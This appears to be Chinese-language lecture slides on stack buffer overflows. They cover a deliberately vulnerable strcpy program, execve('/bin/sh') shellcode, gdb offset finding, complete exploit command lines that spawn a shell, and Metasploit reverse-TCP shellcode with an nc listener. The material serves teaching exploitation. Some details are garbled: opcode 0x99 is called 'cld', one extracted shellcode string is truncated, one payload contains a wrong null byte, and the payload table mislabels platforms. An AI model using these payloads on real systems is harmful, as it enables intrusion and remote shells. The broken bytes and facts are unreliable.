

二进制漏洞挖掘与利用

课时6: 栈溢出与Shellcode

- 栈溢出与Shellcode
 - 栈溢出利用思路
 - 编写Shellcode
 - 测试和提取Shellcode
 - 利用栈溢出获取Shell
 - 使用metasploit生成Shellcode

- zio - 框架
 - 接口简单易用
 - <https://github.com/zTrix/zio>
- Pwntools
 - Pwn框架, 集成了很多工具, 例如 shellcode生成、ROP链生成等
 - <http://pwntools.com/>
 - <https://github.com/gallopsled/pwntools>
- peda/pwndbg - gdb调试插件
- libheap

- 栈溢出(Stack Overflow)
 - Shellcode
 - ROP
 - 栈迁移(Stack Pivot)
 - DynElf
- 整数溢出(Integer Overflow)
- 格式化字符串(Format String)
 - 内存读写
- 堆溢出(Heap Overflow)
 - Fast Bin
 - Unlink
 - Off-by-one

Example BOF program:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    char buf[128];
    if (argc < 2) return 1;
    strcpy(buf, argv[1]);
    printf("argv[1]: %s\n", buf);
    return 0;
}
```

编译命令: gcc -z execstack -fno-stack-protector bof.c -o bof -m32


程序接收命令行输入第一个参数, 如果这个参数过长, strcpy时会溢出栈上缓冲区buf。

如何构造畸形输入, 利用栈溢出指定任意命令?

作为第一个漏洞利用的案例, 我们不开启栈不可执行和栈canary的保护选项, 即下列编译命令中的-z execstack -fno-stack-protector

栈布局 (Stack Layout)

高地址




低地址

Example BOF program:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    char buf[128];
    if (argc < 2) return 1;
    strcpy(buf, argv[1]);
    printf("argv[1]: %s\n", buf);
    return 0;
}
```

栈溢出 (Stack Overflow)




Example BOF program:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    char buf[128];
    if (argc < 2) return 1;
    strcpy(buf, argv[1]);
    printf("argv[1]: %s\n", buf);
    return 0;
}
```

可以把Shellcode放在缓冲区开头, 然后通过覆盖返回地址跳转至Shellcode




Example BOF program:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    char buf[128];
    if (argc < 2) return 1;
    strcpy(buf, argv[1]);
    printf("argv[1]: %s\n", buf);
    return 0;
}
```


也可以把Shellcode放在返回地址之后, 然后通过覆盖返回地址跳转至Shellcode



Example BOF program:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    char buf[128];
    if (argc < 2) return 1;
    strcpy(buf, argv[1]);
    printf("argv[1]: %s\n", buf);
    return 0;
}
```


- 什么是 shellcode
 - 在软件漏洞利用中经常用到的一小段代码
 - 通常用于为攻击者启动一个能控制受害机器的shell
- 我们使用的shellcode
 - 利用 `execve` 系统调用来获得一个高权限的shell
- 参考资料
 - <http://www.shell-storm.org/shellcode/>

```
int execve(const char *filename, char *const argv[], char *const envp[]);
```

```
xor %eax, %eax
pushl %eax
push $0x68732f2f
push $0x6e69622f
movl %esp, %ebx
pushl %eax
pushl %ebx
movl %esp, %ecx
cld
movb $0xb, %al
int $0x80
```

Syscall 调用约定:

- syscall number: %eax=0xb
- 第一个参数: %ebx=filename
- 第二个参数: %ecx=argv
- 第三个参数: %edx=envp=0
- 第四个参数: %esi
- 第五个参数: %edi
- 第六个参数: %ebp



sign-extend EAX -> EDX:EAX

此处eax为0, 因此cld相当于将edx也设为0

```
void shellcode()  
{  
    __asm__(  
        "xor %eax, %eax\n\t"  
        "pushl %eax\n\t"           shellcode.c  
        "push $0x68732f2f\n\t"  
        "push $0x6e69622f\n\t"  
        "movl %esp, %ebx\n\t"  
        "pushl %eax\n\t"  
        "pushl %ebx\n\t"  
        "movl %esp, %ecx\n\t"  
        "cld\n\t"  
        "movb $0xb, %al\n\t"  
        "int $0x80\n\t"  
    );  
}  
int main(int argc, char **argv)  
{  
    shellcode();  
    return 0;  
}
```

```
user@ubuntu:~/Challenges/shellcode$ gcc -m32 -o  
shellcode shellcode.c  
user@ubuntu:~/Challenges/shellcode$ ./shellcode  
$ id  
uid=1000(user) gid=1000(user) groups=1000(user)  
$
```

用内联(inline)汇编测试编写的shellcode, 也可以使用汇编器as直接编译汇编代码

objdump -d shellcode反汇编结果如下:

080483db <shellcode>:

80483db:	55	push	%ebp
80483dc:	89 e5	mov	%esp,%ebp
80483de:	31 c0	xor	%eax,%eax
80483e0:	50	push	%eax
80483e1:	68 2f 2f 73 68	push	\$0x68732f2f
80483e6:	68 2f 62 69 6e	push	\$0x6e69622f
80483eb:	89 e3	mov	%esp,%ebx
80483ed:	50	push	%eax
80483ee:	53	push	%ebx
80483ef:	89 e1	mov	%esp,%ecx
80483f1:	99	cld	
80483f2:	b0 0b	mov	\$0xb,%al
80483f4:	cd 80	int	\$0x80
80483f6:	90	nop	
80483f7:	5d	pop	%ebp
80483f8:	c3	ret	

左边方框中的部分就是刚才编写的
shellcode, 提取这些指令的机器码如
下:

```
SHELLCODE = "  
\x31\x50\x68\x2f\x2f\x73\x68\x6e\x62\x69\x6e\x89\xe3  
\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80"
```

测试提取后的 shellcode

```
char shellcode[] =  
"\x31\xc0\x50\x68\x2f"  
"\x2f\x73\x68\x68\x2f"  
"\x62\x69\x6e\x89\xe3"           shellcode.c  
"\x50\x53\x89\xe1\x99"  
"\xb0\x0b\xcd\x80";  
  
int main(int argc, char **argv)  
{  
    printf ("Shellcode length : %d  
bytes\n", strlen(shellcode));  
    void(*f())=(void(*)())shellcode;  
    f();  
    return 0;  
}
```

```
user@ubuntu:~/Challenges/shellcode$ gcc -z execstack  
-m32 -o shellcode shellcode.c  
user@ubuntu:~/Challenges/shellcode$ ./shellcode  
$ id  
uid=1000(user) gid=1000(user) groups=1000(user)  
$
```

在左侧这段代码中，shellcode存储在全局字符数组中，属于.data section，编译器默认其不可执行，必须加上选项-z execstack，即开启栈/堆/数据段可执行

1. 找到能够刚好覆盖返回地址的缓冲区长度
2. 填充Shellcode并找到Shellcode所在地址
3. 将返回地址覆盖为Shellcode地址

```
$ gdb -q --args bof AAAA
Reading symbols from bof...done.
(gdb) r
Starting program: /home/user/Challenges/bof/bof AAAA
argv[1]: AAAA
[Inferior 1 (process 2038) exited normally]
(gdb) disassemble main
Dump of assembler code for function main:
    0x080484dc <+0>:  push    %ebp
    0x080484dd <+1>:  mov     %esp,%ebp
    ...
    0x08048508 <+44>: call    0x80483d0 <strcpy@plt>
    ...
    0x08048527 <+75>:  ret
End of assembler dump.
(gdb) b *0x08048508
Breakpoint 1 at 0x8048508
(gdb) b *0x08048527
Breakpoint 2 at 0x8048527
```

在调用strcpy和ret指令处
下断点

为了精确覆盖返回地址，首先要找到从缓冲区开头到栈上的返回地址有多少距离。

我们可以先找到缓冲区开头的地址，再找到返回地址所在位置，两者相减即可。

为了找到缓冲区开头地址，我们可以在调用strcpy之前下断点，通过查看strcpy第一个参数即可。

另外，可在main函数返回前断下，此时esp指向的即是返回地址所在位置。

寻找填充长度

```
(gdb) r
Starting program: /home/user/Challenges/bof/bof AAAA
```

```
Breakpoint 1, 0x08048508 in main ()
```

```
(gdb) x/2wx esp
```

```
No symbol table is loaded. Use the "file" command.
```

```
(gdb) x/2wx $esp
```

```
0xfffffd490: 0xfffffd4a0 0xfffffd734
```

```
(gdb) c
Continuing.
argv[1]: AAAA
```

分别是strcpy的两个参数, 第一个参数即为目标缓冲区0xffffd4a0

```
Breakpoint 2, 0x08048527 in main ()
```

```
(gdb) x/wx $esp
```

```
0xfffffd52c: 0xf7e1f637 此处为返回地址
```

```
(gdb) p/d 0xfffffd52c - 0xfffffd4a0
```

```
$1 = 140
```

二者相减法即可得到偏移

在第一个断点处, 找到缓冲区起始地址为
0xffffd4a0

在第二个断点处, 找到返回地址存储位置
0xffffd52c

二者相减, 即可知道溢出超过140字节时会覆盖返回地址

第一个栈溢出漏洞利用

```
$ cat /proc/sys/kernel/randomize_va_space 降低难度, 关闭系统地址随
0 机化ASLR保护机制
$ gdb -q --args ./bof $(python -c 'print "A" * 140 + "BBBB"')
Reading symbols from ./bof...(no debugging symbols found)...done.
(gdb) r
Starting program: /home/user/Challenges/bof/bof
argv[1]:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) x/20x $esp - 160
0xfffffd4a0: 0x080485c0 0xfffffd4b0 0x000000c2 0xf7e9562b
0xfffffd4b0: 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffd4c0: 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffd4d0: 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffd4e0: 0x41414141 0x41414141 0x41414141 0x41414141
(gdb)
```

输入140个A加4个B时
，返回地址被改成了
0x42424242(0x42即
B的ASCII码)

在程序崩溃时, 查看当
前esp-160的内存, 即
可观察到缓冲区开头
为0xfffffd4b0。

在buffer开头放上
Shellcode并跳转过去
即可。

在gdb中获取shell

```
$ gdb -q --args ./bof $(python -c 'print
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53
\x89\xe1\x99\xb0\x0b\xcd\x80" + "A" * (140 - 24)+
"\xb0\xd4\xff\xff"')
Reading symbols from ./bof...(no debugging symbols found)...done.
(gdb) r
Starting program: /home/user/Challenges/bof/bof 1Ph//shh/binS

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA??
argv[1]: 1Ph//shh/binS

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA??
process 54169 is executing new program: /bin/dash
$ id
uid=1000(user) gid=1000(user) groups=1000(user),27(sudo)
$
```

为了输入不可见字符，我们使用python，在buffer开头放上shellcode，然后将返回地址覆盖成buffer的起始地址0xffffd4b0。

因为采用了小端（little endian）格式，因此返回地址的字节序为"\xb0\xd4\xff\xff"

最终我们成功执行了Shellcode，运行了Shell。

在gdb外获取shell

```
$ ./bof $(python -c 'print "\x90" * 60 + 增加NOP Sled
"\x31\x00\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3
\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80" + "A" * (140 - 60 -
24)+ "\xea\xd4\xff\xff" ')
argv[1]:
????????????????????????????????????????????????????
????????????????????????????????????????????1?Ph//shh/bin?
S?

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA??
$ id
uid=1000(user) gid=1000(user) groups=1000(user),27(sudo)
$
```

刚才成功利用是在gdb中运行，如果不使用gdb，直接运行，你会发现Shellcode无法执行，为什么？

实际上，在gdb中运行程序时，gdb会为进程增加许多环境变量，存储在栈上，导致栈用的更多，栈的地址变低了。直接运行时，栈地址会比gdb中高，所以刚才找的Shellcode地址就不适用了。

将0xffffd4b0升高为0xffffd4ea，同时在Shellcode前面增加长度为60的NOP链，只要命中任何一个NOP即可。

metasploit中的常见Shellcode

payload/linux/x86/shell_reverse_tcp	反连shellcode, 受害者反连至攻击者主机某端口, 并在当前连接上开启Shell, Linux x86平台
payload/linux/x64/shell_bind_tcp	受害者监听某端口, 攻击者连接后即可获取Shell, Windows平台
payload/linux/x86/exec	启动指定程序, 例如 /bin/sh
payload/linux/x64/read_file	读取指定文件并输出至指定fd, Linux x64平台
payload/windows/shell_reverse_tcp	反连shellcode, 受害者反连至攻击者主机某端口, 并在当前连接上开启Shell, Linux x86平台
payload/windows/shell_bind_tcp	受害者监听某端口, 攻击者连接后即可获取Shell, Windows平台

```
$ msfconsole
msf > use payload/linux/x86/shell_reverse_tcp
msf payload(shell_bind_tcp) > help
...
  Command      Description
  -----
  generate      Generates a payload
  pry           Open a Pry session on the current module
  reload        Reload the current module from disk
```

```
msf payload(shell_reverse_tcp) > show options
```

```
Module options (payload/linux/x86/shell_reverse_tcp):
```

Name	Current Setting	Required	Description
CMD	/bin/sh	yes	The command string to execute
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

```
msf payload(shell_reverse_tcp) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
```

使用use命令选择一个shellcode模块, 此处选择
payload/linux/x86/shell_reverse_tcp, linux x86平台下的反连shellcode

generate命令可以生成shellcode

查看选项, 可以通过CMD变量名指定命令, 默认为/bin/sh, 可以通过LHOST和LPORT指定反连IP地址和端口

```
msf payload(shell_reverse_tcp) > generate -h
Usage: generate [options]
Generates a payload.
OPTIONS:
  -E          Force encoding.
  -b <opt>    The list of characters to avoid: '\x00\xff'
  -e <opt>    The name of the encoder module to use.
  -f <opt>    The output file name (otherwise stdout)
  -h          Help banner.
  -i <opt>    the number of encoding iterations.
  -k          Keep the template executable functional
  -o <opt>    A comma separated list of options in VAR=VAL format.
  -p <opt>    The Platform for output.
  -s <opt>    NOP sled length.
  -t <opt>    The output format:
bash,c,csharp,dw,dword,hex,java,js_be,js_le,num,perl,pl,powershell,
ps1,py,python,raw,rb,ruby,sh,vbapplication,vbscript,asp,aspx,aspx-
xe,axis2,dll,elf,elf-so,exe,exe-only,exe-service,exe-small,hta-psh,
jar,jsp,loop-vbs,masoch,msi,msi-nouac,osx-app,psh,psh-cmd,psh-net,ps
h-reflection,vba,vba-exe,vba-psh,vbs,war
  -x <opt>    The executable template to use
```

-b 指定字符黑名单, 通过编码的方式去除不能使用的字符

-e 指定编码器

-t 指定输出格式

-f 指定输出到文件, 默认输出到 stdout

生成包含Shellcode的可执行文件ELF

```
msf payload(shell_reverse_tcp) > generate -t elf -f shellcode
[*] Writing 152 bytes to shellcode...
$ file shellcode
shellcode: ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), statically linked, corrupted section header size
$ chmod a+x shellcode
$ ./shellcode
```

```
$ nc -lvvp 4444
Listening on any address 4444 (krb524)
Connection from 127.0.0.1:49526
id
uid=1000(user) gid=1000(user) groups=1000(user)
```

直接生成包含 shellcode 的可执行文件 ELF

本地监听 4444 端口，运行 shellcode，即可在监听端口上获得一个可交互的 shell

生成c语言形式的Shellcode

```
msf payload(shell_reverse_tcp) > generate -t c
/*
 * linux/x86/shell_reverse_tcp - 68 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LHOST=127.0.0.1, LPORT=4444,
 * ReverseAllowProxy=false, ReverseConnectRetries=5,
 * ReverseListenerThreaded=false, PrependFork=false,
 * PrependSetresuid=false, PrependSetreuid=false,
 * PrependSetuid=false, PrependSetresgid=false,
 * PrependSetregid=false, PrependSetgid=false,
 * PrependChrootBreak=false, AppendExit=false,
 * InitialAutoRunScript=, AutoRunScript=, CMD=/bin/sh
 */
unsigned char buf[] =
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"
"\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\x7f\x00\x00\x01\x68"
"\x02\x00\x11\x5c\x89\xe1\xb0\x66\x50\x51\x53\xb3\x03\x89\xe1"
"\xcd\x80\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3"
"\x52\x53\x89\xe1\xb0\x0b\xcd\x80";
```

generate -t c 生成c语言形式的
shellcode。

生成python语言形式的Shellcode

```
msf payload(shell_reverse_tcp) > generate -t python
# linux/x86/shell_reverse_tcp - 68 bytes
# http://www.metasploit.com
# VERBOSE=false, LHOST=127.0.0.1, LPORT=4444,
# ReverseAllowProxy=false, ReverseConnectRetries=5,
# ReverseListenerThreaded=false, PrependFork=false,
# PrependSetresuid=false, PrependSetreuid=false,
# PrependSetuid=false, PrependSetresgid=false,
# PrependSetregid=false, PrependSetgid=false,
# PrependChrootBreak=false, AppendExit=false,
# InitialAutoRunScript=, AutoRunScript=, CMD=/bin/sh
buf = ""
buf += "\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66"
buf += "\xcd\x80\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\x7f"
buf += "\x00\x00\x01\x68\x02\x00\x11\x5c\x89\xe1\xb0\x66\x50"
buf += "\x51\x53\xb3\x03\x89\xe1\xcd\x80\x52\x68\x6e\x2f\x73"
buf += "\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\xb0"
buf += "\x0b\xcd\x80"
```

generate -t python 生成python语言形式的shellcode。

Shellcode编码去除坏字符

```
msf payload(shell_reverse_tcp) > generate -b "\x00\x0a"  
# linux/x86/shell_reverse_tcp - 95 bytes  
# http://www.metasploit.com  
# Encoder: x86/shikata_ga_nai  
# VERBOSE=false, LHOST=127.0.0.1, LPORT=4444,  
# ReverseAllowProxy=false, ReverseConnectRetries=5,  
# ReverseListenerThreaded=false, PrependFork=false,  
# PrependSetresuid=false, PrependSetreuid=false,  
# PrependSetuid=false, PrependSetresgid=false,  
# PrependSetregid=false, PrependSetgid=false,  
# PrependChrootBreak=false, AppendExit=false,  
# InitialAutoRunScript=, AutoRunScript=, CMD=/bin/sh  
buf =  
"\xbf\x4c\xb6\x0e\xb5\xdb\xcc\xd9\x74\x24\xf4\x5b\x2b\xc9" +  
"\xb1\x12\x31\x7b\x12\x03\x7b\x12\x83\xa7\x4a\xec\x40\x06" +  
"\x68\x06\x49\x3b\xcd\xba\xe4\xb9\x58\xdd\x49\xdb\x97\x9e" +  
"\x39\x7a\x98\xa0\xf0\xfc\x91\xa7\xf3\x94\x5e\x58\x04\x65" +  
"\xc9\x5a\x04\x74\x55\xd2\xe5\xc6\x03\xb4\xb4\x75\x7f\x37" +  
"\xbe\x98\xb2\xb8\x92\x32\x23\x96\x61\xaa\xd3\xc7\xaa\x48" +  
"\x4d\x91\x56\xde\xde\x28\x79\x6e\xeb\xe7\xfa"
```

generate -b "\x00\x0a" 生成的 Shellcode 中通过编码把字符 "\x00" 和字符 "\x0a" (换行符) 去掉了, 在注释中可以看到默认使用的编码器是 x86/shikata_ga_nai

编码器可以通过 -e 选项更换, 例如指定 -e alpha_mixed, 可以生成混合字母和数字的 Shellcode